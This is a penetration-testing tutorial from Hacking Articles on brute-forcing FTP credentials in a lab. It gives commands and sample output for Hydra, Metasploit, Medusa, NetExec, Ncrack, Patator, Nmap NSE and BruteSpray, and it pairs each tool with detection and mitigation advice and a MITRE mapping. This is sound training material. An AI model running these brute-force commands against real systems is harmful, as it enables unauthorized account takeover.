iGNITE Technologies

Password Cracking

FTP

File Transfer Protocol

www.hackingarticles.in

Contents

Introduction

Gaining initial access through an open FTP port is a common and effective technique in penetration testing. This article demonstrates how to identify and exploit FTP services using a range of popular tools, each suited for different scenarios, from quick brute-force attempts to large-scale automated attacks.

MITRE ATT&CK Techniques:

- **T1110.001 –** Brute Force: Password Guessing
- **T1046 –** Network Service Scanning
- **T1078 –** Valid Accounts

Introduction to FTP (Port 21)

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and server over a TCP-based network such as the internet. It operates on port 21 and allows users to upload, download, and manage files on remote servers. FTP can support anonymous access or require authentication using usernames and passwords. However, by default, it transmits data—including credentials—in plaintext, making it vulnerable to eavesdropping and attacks like brute force. For secure transfers, alternatives like FTPS (FTP Secure) or SFTP (SSH File Transfer Protocol) are recommended. Despite its age, FTP is still commonly found in legacy systems and networks.

Enumeration

Nmap Scan

MITRE Technique: T1046


Firstly, to start the enumeration process, we perform a simple Nmap scan on the target IP address to check for an open **FTP** port and identify the service version:

nmap -p 21 -sV 192.168.1.110

Explanation:

- **-p 21**: Scans for FTP service on port 21.
- **-sV**: Enables version detection to gather more information about the running FTP service.

Then, once Nmap identifies that port 21 is open and an FTP service is active, we can proceed to the next phase: **brute force attacks** to test for weak or default credentials.



Defensive Strategy:

Deploy network intrusion detection/prevention systems (NIDS/NIPS) such as **Snort** or **Zeek** to detect excessive port scans or fingerprinting behavior. Flag unexpected FTP usage inside internal VLANs.

Brute-Force Techniques

Tools Quick Reference

Tool	Strength	Best Use Case
Hydra	Fast, parallel brute-force	Password spraying or targeted login attacks
Medusa	High-speed, multi-threaded brute-force	Internal audit or wide network brute attempts
Patator	Scriptable, stealthy	Low-noise engagements
Metasploit	Modular, extensible	Red team automation
NetExec	Lateral movement, multi-protocol support	Credential reuse verification
Ncrack	Enterprise-scale brute-force testing	Scanning large FTP service sets
Nmap NSE	Built-in brute-force script	Combined discovery + login test
BruteSpray	Nmap-based automation for mass brute attempts	Multi-host brute-force campaigns

Hydra

Hydra is a fast, flexible, and widely-used tool designed for brute force password cracking across a wide range of protocols and services—including **FTP, SSH, HTTP, SMB**, and various databases. It automates the process; more specifically, it systematically tests username and password combinations from provided wordlists..

As with any dictionary-based attack, the effectiveness of Hydra depends heavily on the quality of the wordlists used.

Kali Linux includes several built-in wordlists (for example rockyou.txt), but you can also create custom ones—such as user.txt and pass.txt—based on credential harvesting or common password patterns.

Step To Reproduce

To perform a brute force attack against an FTP service, use the following command:

hydra -L user.txt -P pass.txt 192.168.1.110 ftp

Explanation:

- **-L user.txt**: Specifies the path to the username list.
- **-P pass.txt**: Specifies the path to the password list.
- **168.1.110**: Target IP address.
- **ftp**: Protocol to attack.

Hydra will systematically test each username-password pair against the FTP service on the specified host. If valid credentials are found, Hydra will clearly report the success.

```
┌──(root㉿kali)-[~]
└─# hydra -L user.txt -P pass.txt 192.168.1.110 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:7/p:
[DATA] attacking ftp://192.168.1.110:21/
[21][ftp] host: 192.168.1.110   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-25
```


Detection Strategy:

Monitor for failed login spikes and excessive session establishment using SIEM queries against FTP logs or NetFlow.

Metasploit

Metasploit includes auxiliary modules that can perform brute force attacks on various services—including FTP. In this case, we can effectively automate login attempts to find weak or default credentials on target systems by utilizing our dictionaries, user.txt and pass.txt.

Step To Reproduce

On kali terminal type msfconsole then run following commands:

msf6 > use auxiliary/scanner/ftp/ftp_login

set rhosts 192.168.1.110

set user_file user.txt

set pass_file pass.txt

set verbose false

run

Explanation:

- **use auxiliary/scanner/ftp/ftp_login**: Selects the Metasploit module designed for brute forcing FTP login credentials.
- **set rhosts target ip**: Specifies the target machine's IP address for the scan.
- **set user_file user.txt**: Defines a file containing potential usernames to try during the brute force attack.

- **set pass_file pass.txt**: Defines a file containing potential passwords to pair with each username.
- **set verbose false**: Disables verbose output, reducing on-screen clutter during the attack but if you are interested in knowledge failed attempt or all tried combination then you can reset as true.

```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.1.110
rhosts ⇒ 192.168.1.110
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file user.txt
user_file ⇒ user.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.110:21      - 192.168.1.110:21 - Starting FTP login sweep
[+] 192.168.1.110:21      - 192.168.1.110:21 - Login Successful: ignite:123
[*] 192.168.1.110:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Defensive Control:

Enable account lockouts and monitor for failed authentication events (Event ID 4625 in Windows, auth.log in Linux).

Medusa

Medusa is a speedy, parallel, and modular login brute forcer—much like Hydra. It supports multiple protocols; more specifically, it allows testers to perform dictionary-based attacks against services like **SSH, FTP, HTTP, AFP, CVS, IMAP, rlogin, Subversion, VNC**, and more.

Step To Reproduce

Below we have successfully grabbed credentials using following command:

medusa -h 192.168.1.110 -U user.txt -P pass.txt -M ftp | grep "ACCOUNT FOUND"

Explanation:

- **medusa**: Invokes the Medusa brute force tool.
- **-h target ip**: Specifies the IP address of the target machine.
- **-U**: Points to a file containing a list of usernames to try.
- **-P**: Points to a file containing a list of passwords.
- **-M ftp**: Indicates that the FTP module should be used for this attack.
- **| grep "ACCOUNT FOUND"**: Filters the command output to display only successful login attempts, making it easier to identify valid credentials.

```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.110 -U user.txt -P pass.txt -M ftp | grep "ACCOUNT FOUND"
2025-05-25 13:30:55 ACCOUNT FOUND: [ftp] Host: 192.168.1.110 User: ignite Password: 123 [SUCCESS]
```

Defensive Strategy:

Use anomaly detection to flag spikes in login attempts across protocols.

Netexec (aka nxc)

NetExec, commonly used via its command alias nxc, is a powerful post-exploitation and lateral movement framework built as a successor to the well known **CrackMapExec** project. It supports a wide array of network protocols—including **SMB, FTP, RDP**, **WINRM, SSH** and more—making it a versatile tool for both offensive security assessments and red team operations.

Among its many capabilities, NetExec can perform brute force attacks on FTP services using specified username and password lists. Its clean, efficient syntax and structured output make it ideal for quickly identifying weak or default credentials during targeted password audits.

Step To Reproduce

To initiate a brute force attack against an FTP service using NetExec, run the following command:

nxc ftp 192.168.1.110 -u user.txt -p pass.txt

Explanation:

- ftp: Specifies the protocol to target.
- **168.1.110**: The IP address of the target host.
- **-u user.txt**: Path to the file containing a list of usernames.
- **-p pass.txt**: Path to the file containing a list of passwords.


```
┌──(root㉿kali)-[~]
└─# nxc ftp 192.168.1.110 -u user.txt -p pass.txt
FTP         192.168.1.110   21     192.168.1.110    [-] kinjal:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] raj:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] shivam:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] aarti:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] ignite:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] yashika:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] komal:raj (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] kinjal:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] raj:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] shivam:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] aarti:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] ignite:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] yashika:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] komal:kinjal (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] kinjal:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] raj:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] shivam:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] aarti:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] ignite:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] yashika:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] komal:shivam (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] kinjal:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] raj:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] shivam:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] aarti:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] ignite:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] yashika:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] komal:aarti (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] kinjal:123 (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] raj:123 (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] shivam:123 (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [-] aarti:123 (Response:530 Login incorrect.)
FTP         192.168.1.110   21     192.168.1.110    [+] ignite:123
```

Filtering Successful Logins

To view only successful login attempts, you can pipe the output through grep:

nxc ftp 192.168.1.110 -u user.txt -p pass.txt | grep [+]

This highlights successful authentication events, streamlining the process of identifying valid credential pairs for further exploitation or lateral movement.



Security Control:

Segment internal assets. Use jump hosts and enforce MFA to prevent lateral movement even after brute force success.

Ncrack

To begin with, Ncrack is a high-speed network authentication cracking tool, developed by the creators of Nmap. It's designed for large-scale password auditing against network services like **SSH, RDP, FTP**, and others, with a focus on performance and reliability.


Specifically, Ncrack can perform brute force attacks against FTP services by iterating through supplied username and password lists. It's favoured for its speed, modularity, and seamless integration with other tools in a penetration tester's toolkit. Let's get started**.**

Step To Reproduce

ncrack -U user.txt -P pass.txt 192.168.1.110 -p 21

Explanation:

- **ncrack**: Launches the Ncrack password-cracking tool.
- **ftp://target ip**: Specifies the target FTP service and its IP address.
- **-U user.txt**: Indicates the file containing a list of potential usernames.
- **-P pass.txt**: Indicates the file containing a list of potential passwords.
- **| grep [+]**: Filters the command's output to display only successful login attempts, typically marked with a [+] in Ncrack's output.



Defensive Strategy:

Integrate FTP login anomaly alerts into SOC dashboards using SIEM tools (e.g., Splunk query with event thresholds).

Patator

Patator is a versatile, multi-threaded brute forcing tool capable of attacking a wide range of protocols including FTP, SSH, HTTP, and more. It's modular, highly customizable, and known for its stability and clear, structured output.

Its flexible syntax allows you to easily specify input files for both usernames and passwords, and it provides organized feedback on successful or failed login attempts.

Step To Reproduce


Patator can be used to perform FTP brute force attacks by iterating through supplied username and password lists which in this case will be user.txt and pass.txt.

patator ftp_login host=192.168.1.110 user=FILE0 0=user.txt password=FILE1 1=pass.txt

Explanation:

patator: Launches the Patator brute force tool.

- **ftp_login**: Specifies the module for brute forcing FTP credentials.
- **host=target ip**: Indicates the target machine's IP address.
- **user=FILE0 0=user.txt**: Assigns FILE0 as a placeholder for usernames, pulling values from user.txt.
- **password=FILE1 1=pass.txt**: Assigns FILE1 as a placeholder for passwords, pulling values from pass.txt.



***Note**: You can add | grep '200 OK' or -x ignore:code=530 for success filtering or to skip known failed responses based on Patator's output codes.*

Defensive Suggestion:

Limit connections by IP and impose filtering on FTP sessions..

NMAP

Nmap is widely recognized as a powerful tool for network scanning and host enumeration. Beyond its core functionality, it features the Nmap Scripting Engine (NSE)—a collection of scripts that extend its capabilities to perform a wide range of tasks, including brute force attacks against services like FTP.

One such script, ftp-brute.nse, enables brute-force login attempts on FTP servers using custom username and password lists. Although not as fast as dedicated brute force tools, it offers a convenient, built-in option for quick password audits during reconnaissance.

Step To Reproduce


Firstly, to perform a brute force attack against an FTP service using Nmap, run the following command:

nmap -p21 --script ftp-brute.nse --script-args userdb=user.txt,passdb=pass.txt 192.168.1.110

Explanation:

- -**p21**: Scans port 21 (FTP).
- **--script ftp-brute.nse**: Specifies the use of the FTP brute-force NSE script.
- **--script-args userdb**=user.txt,passdb=pass.txt: Provides the script with your custom username and password lists.

This method is especially useful during early-stage reconnaissance to identify weak or default FTP credentials on a target system.



Mitigation Stratergy:

Whitelist approved scanning hosts and flag brute-force attempts from unknown sources.

BruteSpray

BruteSpray is a powerful post-scan automation tool designed to perform credential brute force attacks using the results of an Nmap scan. Furthermore, it supports a variety of common protocols—including FTP, SSH, SMB, and more—making it a versatile solution for mass login attempts across multiple hosts and services.

BruteSpray integrates seamlessly with Nmap's output formats (grepable or XML), allowing you to quickly move from service discovery to targeted brute-force attacks.

Step 1: Scan for FTP Services with Nmap

Firstly, run an Nmap scan to identify open FTP ports and save the output in grepable format:

nmap -p 21 target_ip -oG ftp_scan.txt

Explanation:

- **-p 21**: Scans for FTP service on port 21.
- **-oG ftp_scan.txt**: Outputs the results in grepable format, which BruteSpray can parse.

```
┌──(root㉿kali)-[~]
└─# nmap -p 21 192.168.1.110 -oG ftp_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 14:02 EDT
Nmap scan report for 192.168.1.110
Host is up (0.00034s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:0C:29:1C:C5:A8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Step 2: Brute-Force FTP Logins with BruteSpray


Then, once the scan is complete, use BruteSpray to attempt logins against the identified FTP services using a username and password list:

brutespray -f ftp_scan.txt -u user.txt -p pass.txt

Explanation:

- **-f ftp_scan.txt**: Specifies the Nmap output file to use.
- **-u user.txt**: Path to the list of usernames.
- **-p pass.txt**: Path to the list of passwords.

This workflow is particularly effective because it is ideal for automating brute force attempts immediately after service discovery, thereby streamlining the reconnaissance and exploitation phases of an engagement..



Response Plan:

IPs doing automated scans across several targets should be alerted and blocked; for instance, take Tarpitting as an example of dynamic deceit. Tarpitting is a defensive technique where a system intentionally slows down responses to suspected malicious activity—typically brute force or scanning attempts

FTP Brute-Force – Offense, Defense & MITRE Mapping

Phase / Technique	MITRE ID	Tool / Vector	Description & Red Team Usage	Blue Team Mitigation / Recommendations
Enumeration	T1046	Nmap	Discover open FTP (port 21) and service banners	Use IDS/IPS for scan detection; restrict FTP to known IPs via firewall
Credential Brute Force	T1110.001	Hydra, Medusa, Patator, NSE	Attempt login via common or known credentials (user/pass lists)	Enforce account lockouts, MFA, fail2ban, detect login bursts in SIEM
Scripted Exploits	T1059	Metasploit, Patator	Use modular scripting to automate brute-force attacks	Monitor for command-line tool usage and behavioral anomalies
Valid Accounts Usage	T1078	NetExec, Ncrack, FTP client	Use valid credentials for further access or pivoting	Monitor session timings, off-hour logins, enforce password rotation
Defense Evasion	T1556.001	Misconfigured FTP Auth	Exploit lack of lockout, default/anonymous access	Disable anonymous login; configure FTP daemons securely
Mass Credential Spray	T1110.001	BruteSpray	Nmap-driven brute-force across multiple targets	Correlate scans + brute attempts in SIEM, limit connection rates per IP
Persistence via Accounts	T1078	FTP credentials	Maintain access using valid/stolen accounts	Disable unused accounts, implement strong password policies
Initial Access (Optional)	T1566.002	Spearphishing to FTP URLs	External-facing FTPs may be linked in malicious emails	Train users on phishing awareness; block FTP in email links via proxy or mail gateway

Defense-in-Depth Summary

Control Category	Defensive Measures
Authentication	Disable anonymous FTP, enforce password policies, use MFA
Monitoring	SIEM integration for FTP logs, failed login alerts, anomaly detection
Network Controls	Restrict FTP access by IP/VLAN; segment legacy systems
Rate Limiting	Apply firewall rules and fail2ban for brute-force lockout
Deception & Hunting	Deploy FTP honeypots; hunt for rare off-hour FTP logins and scan patterns
Protocol Security	Migrate to FTPS/SFTP; disable unencrypted FTP on public interfaces

To learn more about Password Cracking. Follow this **Link.**


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux